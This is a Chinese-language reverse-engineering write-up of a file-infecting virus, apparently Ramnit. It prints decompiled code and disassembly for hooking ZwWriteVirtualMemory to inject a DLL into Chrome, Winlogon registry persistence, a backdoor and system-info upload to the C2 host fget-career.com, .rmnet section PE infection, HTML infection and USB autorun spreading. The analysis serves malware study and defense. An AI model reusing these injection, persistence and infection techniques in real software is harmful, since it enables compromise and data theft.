77156AAD	BA 0003FE7F	mov edx,0x7FFE0300	
77156AB2	FF12	call dword ptr ds:[edx]	
77156AB4	C3	retn	
77156AB5	90	nop	


Hook ntdll.ZwWriteVirtualMemory 函数

执行 CreateProcessA 实际会运行到 402A59 处。

暂停			
00402A4D	E8 7E030000	call <jmp.&kernel32.VirtualFree>	
00402A52	8B45 E8	mov eax,dword ptr ss:[ebp-0x18]	
00402A55	C9	leave	
00402A56	C2 0400	retn 0x4	
00402A59	55	push ebp	

而 sub_402A59 的功能就是对浏览器进程执行代码注入，会从自身内存中解密出一个 DLL，通过 WriteProcessMemory 写入 Chrome.exe 的进程内存中。

```
// Inline Hook是通过覆盖导入DLL中API函数的代码来实现的，所以它必须等到DLL被加载后才能执行。
// IAT Hook只是简单地修改函数指针
// 但是Inline Hook将修改实际的函数代码
// sub_402A59是Hook处理程序
DWORD_400FB7 = Hook_4029A2(a1, "ntdll.dll", "ZwWriteVirtualMemory", (int)InlineHookZwWriteVirtualMemory_402A59); // 进行Inline Hook, Hook
// 浏览器进程创建时会调用ntdll.ZwWriteVirtualMemory函数
// 然而该函数已经被Hook跳转到参数3指向的sub_402A59
// 这个函数的作用就是对目标进程执行注入
// 并且将一个PE文件写入目标进程
// 写入的PE文件原本是放在自身文件中的
//
```



将病毒自身文件内保存的节区数据，循环拷贝到所申请的以 0x20010000 开始的内存地址。

```
while ( Ret_P1addP2_be_P3addP4_401A6B(a3, a4, v12, 40) ) // -----循环将源文件节区表的数据写入20010000内存地址-----
{
    v14 = *(_DWORD *) (v12 + 8);
    v15 = *(_DWORD *) (v12 + 16);
    if ( v14 < v15 )
    {
        v14 = *(_DWORD *) (v12 + 16);
        v15 = *(_DWORD *) (v12 + 8);
    }
    v28 = v14;
    v27 = (const void *) (a3 + *(_DWORD *) (v12 + 20));
    v25 = v13;
    v16 = VirtualAlloc((char *)v33 + *(_DWORD *) (v12 + 12), v14, 0x1000u, 4u); //
    // 0x20010000处申请29184个字节内存空间存放.text数据
    // 0x20019000处申请2560个字节存放.rdata
    // 0x2001A000处申请6692个字节存放.data
    // 0x2001C000处申请1536个字节存放.reloc
    //
    if ( !v16 )
        break;
    v31 = v16;
    memset_a1_0_a2_401000(v16, v28); // 初始化内存
    memcpy_401018(v27, v31, v15, 0); // 将数据复制过去
    v12 += 40;
}
```


5) 提取注入到浏览器中的 DLL 文件

病毒将 DLL 注入到浏览器的进程中后，我们即可从内存中或者从病毒的二进制文件中 dump 出注入的 DLL 数据，如果是 dump 内存应该注意该文件是在内存中进行过扩展的，需要手动修改一下节区表的偏移地址，操作如下。


① dll 注入之前在内存中的基址为 0x20010000，IDA 在分析时会默认加载到 0x10000000，二者是不同的，所以会分析出错，如果此时在 IDA 中进行 Rebase Program 更改基址到 0x20010000 的话会发生二次重定位，所有的数据依然是错的，应当将区段手动对齐，做如下修改。



② dump 文件之前进行过重定位, 因此将重定位信息清空, 然后在 IDA 中 Rebase Program, 即可正常分析所有数据。



如果是静态从文件中 dump 出来, 可以直接正常分析, 推荐静态 dump 数据。



>> 需要注意的是分析该静态文件只能查看大致实现的功能，如果要详细分析细节，需要动态调试病毒创建的浏览器进程，不能单纯的逆向该 DLL 文件，因为很多运行时需要的参数只靠分析 DLL 是传入不进去的。

3、注入的恶意 DLL 功能分析

对于创建的 chrome.exe 进程需要动态调试，可以通过 OD 附加进程的方法来调试。首先将程序运行过 WriteProcessMemory 函数，将 DLL 写入浏览器内存，然后可以在 401F5D 处将汇编指令修改为 jmp 401F5D，F9 将程序运行起来使其创建浏览器进程。然后打开新的 OD 进程来附加创建的浏览器进程，F9 运行至刚才修改的汇编指令处，将指令恢复，向下找到调用 DLL 地址的位置，跳转过去即可动态调试。

主要线程以及函数功能如下。

```
if ( FdwReason == 1 )
{
    if ( CreateMutex( &hMutex, 0, (int)&unk_100001FD ) == 1 ) // 创建互斥体(Name=)KyUFFTh0kYuRRtgPP, 保证只有单个实例运行
    {
        Socket_GetPCInfo_CreateWriteFileToMemory_10007B00(); // 获取计算机信息, 进行了一些Socket编程的初始化工作
        ThreadId = 0;
        v3 = CreateThread( 0, 0, (LPTHREAD_START_ROUTINE)DesktopAutoRun_10007ACA, lpReserved, 0, &ThreadId ); // 线程一: 死循环设置DesktopLayer.exe源文件自启动
        CloseHandle(v3);
        ThreadId = 0;
        v4 = CreateThread( 0, 0, (LPTHREAD_START_ROUTINE)Access_google_com_80_20017626, 0, 0, &ThreadId ); // 线程二: 测试网络连通性, 死循环访问google、bing、Yahoo, 4
        CloseHandle(v4);
        ThreadId = 0;
        v5 = CreateThread( 0, 0, (LPTHREAD_START_ROUTINE)WriteTimeToFile_1000781F, 0, 0, &ThreadId ); // 线程三: 死循环向dmiconf.dat写入感染时间(当前时间)
        CloseHandle(v5);
        if ( dword_10000000 == 1 )
        {
            ThreadId = 0;
            v6 = CreateThread( 0, 0, (LPTHREAD_START_ROUTINE)BackDoor_20015906, 0, 0, &ThreadId ); // 线程四: 后门, 每10分钟发送一次请求到fget-career.com并接收返回指令,
            CloseHandle(v6);
        }
        ThreadId = 0;
        v7 = CreateThread( 0, 0, (LPTHREAD_START_ROUTINE)GetPCInfo_SendtoC2Server_2001790C, 0, 0, &ThreadId ); // 线程五: 收集PC信息, 发送到远程服务器
        CloseHandle(v7);
        sub_1000749F((LPCSTR)lpReserved); // 感染
        if ( lpReserved )
        {
            while ( CreateFileA_200129CE((LPCSTR)lpReserved) != (HANDLE)-1 )
                Sleep(1000u); // 1 second
        }
    }
}
```

1) 线程一：劫持 Winlogon 注册表项，设置 DesktopLayer.exe 自启动

注册表的 HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Userinit 项可以实现开机自动启动，将 DesktopLayer.exe 添加到该注册表项实现开机自启，并且每隔 1 秒执行一次，死循环。

```
void __stdcall __noreturn DesktopAutoRun_10007ACA(LPUVOID lpThreadParameter)
{
    CHAR String1; // [sp+0h] [bp-104h]@1

    lstrcpyA(&String1, (LPCSTR)lpThreadParameter); // lpThreadParameter指向已经开始执行的代码的指针
    LowerWords_10007F90((int)&String1); // 大写转为小写
    while ( 1 ) // 死循环每隔1秒执行1次
    {
        AddVirFileAutoRun_1000209D(&String1); // 设置DesktopLayer.exe源文件自启动
        Sleep(1000u); // 暂停1秒
    }
}
```

```

u4 = strlen(lpString);
result = RegCreateKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, Class, 0, 0xF003Fu, 0, &phkResult, &dwDisposition);//
// "Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon"
if ( dwDisposition == 2 )
{
    RegQueryValueExA(phkResult, Userinit, 0, 0, 0, &dwDisposition);// 检查Winlogon下的Userinit项是否存在, 此值用于自启动
    dwDisposition += u4 + 2;
    v2 = (BYTE *)GlobalAlloc(0x40u, dwDisposition);// 为其申请内存空间
    if ( v2 )
    {
        lpData = (CHAR *)v2;
        if ( !RegQueryValueExA(phkResult, Userinit, 0, 0, v2, &dwDisposition) )// 检查Winlogon下的Userinit项是否存在, 此值用于自启动
        {
            P1AddP2_10001C79((int)lpData, dwDisposition);
            LowerWords_10007F90((int)lpData); // 大写转小写
            if ( !Cmp_10001B55((int)lpData, dwDisposition, (char *)lpString, u4) )// 判断该注册表值是否等于进程文件原始路径
            {
                lstrcatA(lpData, String2);
                lstrcatA(lpData, lpString);
                v3 = strlenA(lpData);
                RegSetValueExA(phkResult, Userinit, 0, 1u, (const BYTE *)lpData, v3);// 将进程源文件设为注册表启动项
            }
        }
        GlobalFree(lpData);
    }
}

```

2) 线程二：访问 google.com:80，测试网络连通性

```

while ( 1 )
{
    v1 = (CHAR *)CalcURLHost_100032E0(aGoogle_com80, 0, (int)&cp, (int)hostshort, (int)&a5);// 将URL转化为Host地址
    if ( v1 )
    {
        hMem = v1;
        if ( cp )
        {
            if ( ConnectSocket_10002EE4(cp, hostshort[0]) == 1 )// 连接Socket
            {
                if ( !v4 )
                {
                    u4 = GetTickCount(); // 获取操作系统启动所经过的毫秒数
                    v2 = GetTickCount();
                    dword_2001A23B = (v2 - u4) / 1000;
                    dword_2001A237 += (v2 - u4) / 1000 - v5; // 以秒为单位来保存, 因为是死循环访问google.com:80, 因此每次保存的都是两次访问连接的时间差。
                    v5 = (v2 - u4) / 1000;
                    aGoogle_com80 = google_com_80;
                    Sleep_2001207F(dword_2001A217); // 休眠1秒
                }
            }
        }
    }
}

```

3) 线程三：将感染时间写入 dmlconf.dat 文件

```

void __stdcall __noreturn WriteTimeToFile_1000781F(LPVOID lpThreadParameter)
{
    while ( 1 ) // 死循环
    {
        CreateFile_WriteTimeIntoIt_10007717(Filename); // 向dmlconf.dat写入系统时间
        // 16字节数据, 高八位是系统时间, 后4位是访问网站的时间差, 最后4位0
        Sleep_2001207F(u0x3ch); // 暂停1分钟
    }
}

qmncpy_10001958(&SystemTimeAsFileTime, &Buffer, 8u, 0); // 获取系统时间, buffer保存的就是
qmncpy_10001958(&dword_2001A237, &v3, 4u, 0);
qmncpy_10001958(&dword_2001A233, &v4, 4u, 0);
return CreateFile_100028FF(lpFileName, &Buffer, 0x10u); // 创建查询文件, 将获取到的时间写入文件

v5 = 0;
v3 = CreateFileA(lpFileName, 0x40000000u, 2u, 0, 2u, 0x80u, 0); // 创建文件dmlconf.dat
if ( v3 != (HANDLE)-1 )
{
    hFile = v3;
    WriteFile(v3, lpBuffer, nNumberOfBytesToWrite, &nNumberOfBytesWritten, 0); // 将获取到的时间写入文件
    CloseHandle(hFile);
    v5 = 1;
}
return v5;

```

4) 线程四：每 10 分钟从 fget-career.com 接收指令执行

```
int result; // eax@1
void *v1; // eax@3
int s; // [sp+0h] [bp-8h]@2
DWORD ThreadId; // [sp+4h] [bp-4h]@2

result = Socket_200155C7(hostshort); // hostshort:主机字节顺序表达的16位数
if ( result != -1 )
{
    s = result;
    ThreadId = 0;
    CreateThread(0, 0, (LPTHREAD_START_ROUTINE)ConnectSocket_200156B8, 0, 0, &ThreadId); // 每10分钟发送一次请求
    while ( 1 )
    {
        v1 = (void *)accept(s, 0, 0); // 接受返回数据, 实际是不同的执行命令, 相当于留了后门
        ThreadId = 0;
        CreateThread(0, 0, (LPTHREAD_START_ROUTINE)HandleDifferentReceivedOrder_1000575E, v1, 0, &ThreadId); // 消息处理线程
    }
}

int __userpurge HandleDiffOrder_100056E4@<eax>(<int a1@<ebx>, SOCKET fd, int a3, int a4)
{
    char v5[4]; // [sp+0h] [bp-8h]@6
    char buf; // [sp+7h] [bp-1h]@1

    Socket_select_2001305A(fd, &buf, 1, 2, dword_1000A35E);
    switch ( buf ) // 接受服务器返回的指令, 不同指令执行不同操作
    {
        case 5:
            sub_1000536B(a1, fd, (const CHAR *)a3, (const CHAR *)a4);
            break;
        case 4:
            sub_10004C82(a1, fd, (const CHAR *)a3);
            break;
        case -1:
            Socket_select_20012E7B(fd, v5, 4);
            if ( *(_DWORD *)v5 == -1 )
                Socket_select_20012E2D(fd, v5, 4);
            break;
    }
    return closesocket_10002ECB(&fd);
}
```

5) 线程五：收集计算机信息发送到远程 C2 服务器

收集用户计算机信息，包括硬盘、操作系统、处理器等，构造 Get 请求数据包发送到远程服务器 fget-career.com（然而测试环境连不上）。

```
memset_10001948(lpVersionInformation, 0xA7u); // 初始化内存
lpVersionInformation->dwOSVersionInfoSize = 156; // 操作系统版本信息
v6 = GetVersionExA(lpVersionInformation); // 获取操作系统版本
if ( v6 || (lpVersionInformation->dwOSVersionInfoSize = 148, (result = GetVersionExA(lpVersionInformation)) != 0) )
{
    v2 = GetModuleHandleA(ModuleName);
    v3 = GetProcAddress(v2, GetNativeSystemInfo); // 获取本地操作系统信息
    if ( v3 )
        ((void (__stdcall *) (struct _SYSTEM_INFO *))v3)(&SystemInfo);
    else
        GetSystemInfo(&SystemInfo); // 获取操作系统信息
    *(_WORD *)((char *)&lpVersionInformation[1].dwBuildNumber + 1) = SystemInfo.u.s.wProcessorArchitecture; // 处理器架构
    *(_DWORD *)((char *)&lpVersionInformation[1].dwBuildNumber + 3) = SystemInfo.dwProcessorType; // 处理器类型
    if ( v6 == 1 )
        LOBYTE(lpVersionInformation[1].dwMinorVersion) = 1;
    v4 = GetModuleHandleA(ModuleName);
    aGetproductinfo = GetProcAddress(v4, ::aGetproductinfo); // 检索本地计算机上操作系统的产品类型
    if ( aGetproductinfo )
        ((void (__stdcall *) (DWORD, DWORD, _DWORD, _DWORD, char *))aGetproductinfo)(
            lpVersionInformation->dwMajorVersion, // 主版本号
            lpVersionInformation->dwMinorVersion, // 次版本号
            0,
            0,
            (char *)&lpVersionInformation[1].dwMinorVersion + 1);
    result = 1;
}
```



```

.data:1000A366 ; char aGetSHttP1_1Hos[]
.data:1000A366 aGetSHttP1_1Hos db ':///GET /%s HTTP/1.1',0Dh,0Ah
.data:1000A366 ; DATA XREF: CalcURLHost_100032E0+58f0
.data:1000A366 ; CalcURLHost_100032E0+8Cf0 ...
.data:1000A366 db 'Host: %s',0Dh,0Ah
.data:1000A366 db 'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SU'
.data:1000A366 db '1)',0Dh,0Ah
.data:1000A366 db 'Accept: text/html, application/xml;q=0.9, application/xhtml+xml;q'
.data:1000A366 db '=0.9, image/png, image/jpeg, image/gif, image/x-bitmap, *;*;q=0.'
.data:1000A366 db '1',0Dh,0Ah
.data:1000A366 db 'Accept-Charset: utf-8, utf-16, iso-8859-1;q=0.6, *;q=0.1',0Dh,0Ah
.data:1000A366 db 'Pragma: no-cache',0Dh,0Ah
.data:1000A366 db 'Connection: close',0Dh,0Ah
.data:1000A366 db 0Dh,0Ah,0

```

6) 两个主要线程实现感染功能

>> sub_10006EA8

遍历所有 C、D、E 盘的文件，如果是 EXE 和 DLL 文件则向其中写入 LoadLibrary 和 GetProcAddress 两个字符串，并追加写入一个 rmnet 区段，最后修改 OEP，改变文件的执行逻辑。如果是 HTML 和 htm 文件，则首先判断文件尾部 9 个字节是否为 </SCRIPT> 来判断文件是否被感染，然后向文件插入一段 HTML 代码。

>> sub_10006EC2

感染 U 盘，在 U 盘中创建隐藏文件 autorun.inf 并写入病毒源程序数据，实现插入 U 盘则启动病毒程序进程。

在执行感染功能前，首先会检查 HKEY_LOCAL_MACHINE\Software\WASAntidot 注册表项存在与否，不存在则执行感染逻辑。

```

if ( CheckWASAntidotExisting_10001F1B(hKey, aSoftwareWasant, ValueName) ) // 检查注册表有没有 HKEY_LOCAL_MACHINE\Software\WASAntidot 这一项
{
    // 没有的话跳到 else
    result = MessageBox(0, Caption, Caption, 64u);
}
else
{
    GetTickCount = ::GetTickCount(); // 获取系统启动到现在的时间
    GetTickCount_10007FFA(GetTickCount);
    CheckSumMappedFile_1000A54E = 0;
    hModule = LoadLibraryA(LibFileName); // imagehlp.dll
}

```

>> 感染线程一：10006EA8

遍历系统 C、D、E 盘，遍历其中所有文件进行条件感染。

```

System_Windows_Dic_10006482(); // 获取 C:\Windows C:\Windows\system32
result = GetLogicalDriveStringsA(0x200u, &Buffer); // 获取本地硬盘：C:\、D:\、E:\
for ( i = &Buffer; *i; i += result + 1 )
{
    if ( GetDiskFreeSpace_100061D6(i) == 1 ) // 循环获取三个盘的可用空间
    {
        v3 = GetDriveTypeA(i); // 获取磁盘类型
        if ( v3 == 3 || v3 == 2 ) // 如果是软盘或者本地硬盘
            EnumFiles_Infection_10006377(a1, i, i); // 递归遍历所有文件进行感染
    }
    result = strlen_20011A3E(i);
}
return result;

```

排除系统重要目录不进行感染。

```
char System_Windows_Dic_10006482()
{
    GetSystemDirectoryA(Buffer, 0x400u);           // C:\Windows\system32
    GetWindowsDirectoryA(byte_1000AC3B, 0x400u);    // C:\Windows
    Buffer[lstrlenA(Buffer)] = 0;                    // 13h
    byte_1000AC3B[lstrlenA(byte_1000AC3B)] = 0;      // Ah
    lstrlenA_100061AD(Buffer);                       // C:\Windows\system32
    return lstrlenA_100061AD(byte_1000AC3B);         // C:\Windows
}
```

感染不同的文件会执行不同的逻辑，分为 exe、dll 和 htm、html 两类。

```
v3 = (const CHAR *)sub_1000617A(lpString); // 获取MZ头，判断是否是PE文件
if ( v3 ) |                               // 不是PE文件直接跳过该文件
{
    u4 = JudgeExeDll_100062CE((int)v3, v3, aExe);
    if ( u4 == 1 )                          // 如果是 exe、DLL 文件
    {
        if ( GetDiskFreeSpace_100061D6(lpString2) == 1 )
            InfectionExeDll_10006A8D(a1, lpString); // 感染EXE、DLL文件
    }
    else if ( JudgeExeDll_100062CE(v4, v5, aHtml) == 1 && GetDiskFreeSpace_100061D6(lpString2) == 1 ) // 如果是HTML文件
    {
        InfectionHTML_10006AB2(lpString);          // 感染html、HTML文件
    }
}
```

>> 针对 EXE 和 DLL


如果是 PE 文件并且该文件没有 .rmnet 区段，同时文件中包含 LoadLibrary 和 GetProcAddress 两个导入函数的话，就执行感染，添加.rmnet 区段，并且改变宿主文件的 OEP，先执行该区段中的代码。

```
if ( lpBuffer )
{
    hFileHandl = CreateFileA(lpFileName, 0xC0000000, 3u, 0, 3u, 0x80u, 0); // 获取文件句柄
    if ( hFileHandl != (HANDLE)-1 )
    {
        hFile = hFileHandl;
        v14 = GetFileSize(hFileHandl, &FileSizeHigh); // 获取文件大小高端部分的值，比如12234562Byte，就是1223
        if ( !FileSizeHigh )
        {
            v6 = MapViewOfFile_10001C8E(hFile, (int)&v17); // 将文件映射到进程地址空间上
            if ( v6 )
            {
                v23 = (int)v6;
                if ( PEHeader_10005DE8((int)v6, v14) // 查询PE结构
                    && !JudgeIfRmnetSectionExist_10005BD4(v23, v14, rmnet) // 判断rmnet区段是否存在
                    && ((v21 = ComJudge_10005A93(v23, v14), v16 = *(DWORD*)(v21 + 64), a5) || !v16)
                    && (v7 = AddChrcac_10006000(v23, v14, LoadLibraryA_1)) != 0 // 判断被感染文件中是否有LoadLibrary函数
                    && (dword_10007258 = v7, (v8 = AddChrcac_10006000(v23, v14, aGetProcAddress)) != 0) // 判断被感染文件中是否有GetProcAddress函数
                    && (dword_1000725C = v8,
                        nNumberOfBytesToWrite = (char *)Infection_1000749F // 递归调用
                        - (char *)changeOEP_10006F2C,
                        v22 = PEFilesMemoryAddress
                        + (char *)Infection_1000749F // 修改宿主文件的OEP，宿主文件将首先执行这部分代码
                        - (char *)changeOEP_10006F2C,
                        (v9 = AddSection_10005EEB( // 在文件尾部添加.rmnet区段
                            v23,
                            (int)rmnet,
                            PEFilesMemoryAddress + (char *)Infection_1000749F - (char *)changeOEP_10006F2C, // 修改OEP
                            v14)) != 0 )
                )
            }
        }
    }
}
```

10006848	E9 7B010000	jmp thisr.100069C8	
1000684D	> 68 0EA50010	push thisr.1000A50E	ASCII "LoadLibraryA"
10006852	FF75 CC	push [local.13]	
10006855	FF75 F4	push [local.3]	
10006858	E8 A3F7FFFF	call thisr.10006000	
1000685D	83F8 00	cnp eax,0x0	
10006860	0F84 62010000	je thisr.100069C8	
10006866	A3 58720010	mov dword ptr ds:[0x10007258],eax	thisr.10000000
1000686B	68 1BA50010	push thisr.1000A51B	ASCII "GetProcAddress"
10006870	FF75 CC	push [local.13]	
10006873	FF75 F4	push [local.3]	
10006876	E8 85F7FFFF	call thisr.10006000	
1000687B	83F8 00	cnp eax,0x0	
1000687E	0F84 44010000	je thisr.100069C8	
10006884	A3 5C720010	mov dword ptr ds:[0x1000725C],eax	thisr.10000000
10006889	B8 9F740010	mov eax,thisr.1000749F	入口地址
1000688E	2D 2C6F0010	sub eax,thisr.10006F2C	
10006893	8945 E4	mov [local.7],eax	thisr.10000000
10006896	0345 10	add eax,[arg.3]	
10006899	8945 F0	mov [local.4],eax	thisr.10000000
1000689C	FF75 CC	push [local.13]	
1000689F	FF75 F0	push [local.4]	thisr.10000000
100068A2	68 00A50010	push thisr.1000A500	ASCII ".rmnet"

>> 增加的.rmnet 区段中包含的数据内容是什么呢。

包含了生成病毒的逻辑代码以及病毒源程序的数据。



>> 增加的恶意内容如何执行呢：

将增加的.rmnet 区段 dump 下来导入 IDA，然后将受感染的文件导入 IDA，发现入口点是一样的，这说明病毒在感染文件的同时也改变了宿主文件的 OEP，首先来执行添加的.rmnet 区段恶意数据。

首先 pusha 将所有寄存器的值进行了保存，以便恢复程序的正常入口。

```

seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000 segment byte public 'CODE' use32
seg000:00000000 assume cs:seg000
seg000:00000000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000 pusha
seg000:00000001 call $+5
seg000:00000006 pop ebp
seg000:00000007 mov eax, ebp
seg000:00000009 sub ebp, 20016F32h
seg000:0000000F sub eax, [ebp+20017250h]
seg000:00000015 mov [ebp+2001724Ch], eax
seg000:00000018 mov al, 0
seg000:0000001D xchg al, [ebp+2001749Eh]
seg000:00000023 cmp al, 1
seg000:00000025 jnz loc_309

```

从 kernel32.dll 中获取一些接下来所必需的函数。

```

.rmnet:004424E9 align 2
.rmnet:004424EA aFreeLibrary db 'FreeLibrary',0
.rmnet:004424F6 aCreateMutexa db 'CreateMutexA',0
.rmnet:00442503 aClosehandle db 'CloseHandle',0
.rmnet:0044250F aReleaseMutex db 'ReleaseMutex',0
.rmnet:0044251C aGetLastError db 'GetLastError',0
.rmnet:00442529 aCreatefilea db 'CreateFileA',0
.rmnet:00442535 aWritefile db 'WriteFile',0
.rmnet:0044253F aGetmodulefilen db 'GetModuleFileNameA',0
.rmnet:00442552 aCreateprocessa db 'CreateProcessA',0
.rmnet:00442561 aKernel32_dll_1 db 'kernel32.dll',0
.rmnet:0044256E word 44256E dw 2200h

```

CreateMutexA 创建互斥体 KyUffThOkYwRRtgPP，判断此时系统内是否有相同进程。

```

.rmnet:004421Ht jz loc_4422F0
.rmnet:004421B5 mov [ebp+20017412h], eax
.rmnet:004421B8 lea eax, [ebp+20017278h] ; KyUffThOkYwRRtgPP
.rmnet:004421C1 push eax ; 根据互斥体KyUffThOkYwRRtgPP来判断是否有相同进程运行
.rmnet:004421C2 push 1
.rmnet:004421C4 push 0
.rmnet:004421C6 call dword ptr [ebp+200173F6h]
.rmnet:004421CC push eax
.rmnet:004421CD call dword ptr [ebp+20017402h]

```

然后将 PE 文件数据进行解密，通过 **CreateFileA** 和 **WriteFile** 创建并写入新的文件。然后通过 **GetModuleNameA** 获取宿主进程文件的路径，创建的新文件就放在这里（经过测试并没有生成文件），然后通过 **CreateProcess** 执行生成的病毒文件作为子进程运行，**FreeLibrary** 释放 **Kernel32.dll**。

```

.rmnet:0044253F aGetmodulefilen db 'GetModuleFileNameA',0
.rmnet:00442552 aCreateprocessa db 'CreateProcessA',0
.rmnet:00442561 aKernel32_dll_1 db 'kernel32.dll',0
.rmnet:0044256E word 44256E dw 2200h
.rmnet:00442570 dword_442570 dd 4A010001h, 4695E1FDh, 0AD943EAFh, 7DC87E09h, 59ACB047h
.rmnet:00442570 dd 0A7079B99h, 0EF459571h, 9A9943Eh, 0B882C87Eh, 99E1ACB0h
.rmnet:00442570 dd 71A7079Bh, 3EAF4595h, 7E09A994h, 0B0B882C8h, 9B99E1ACb
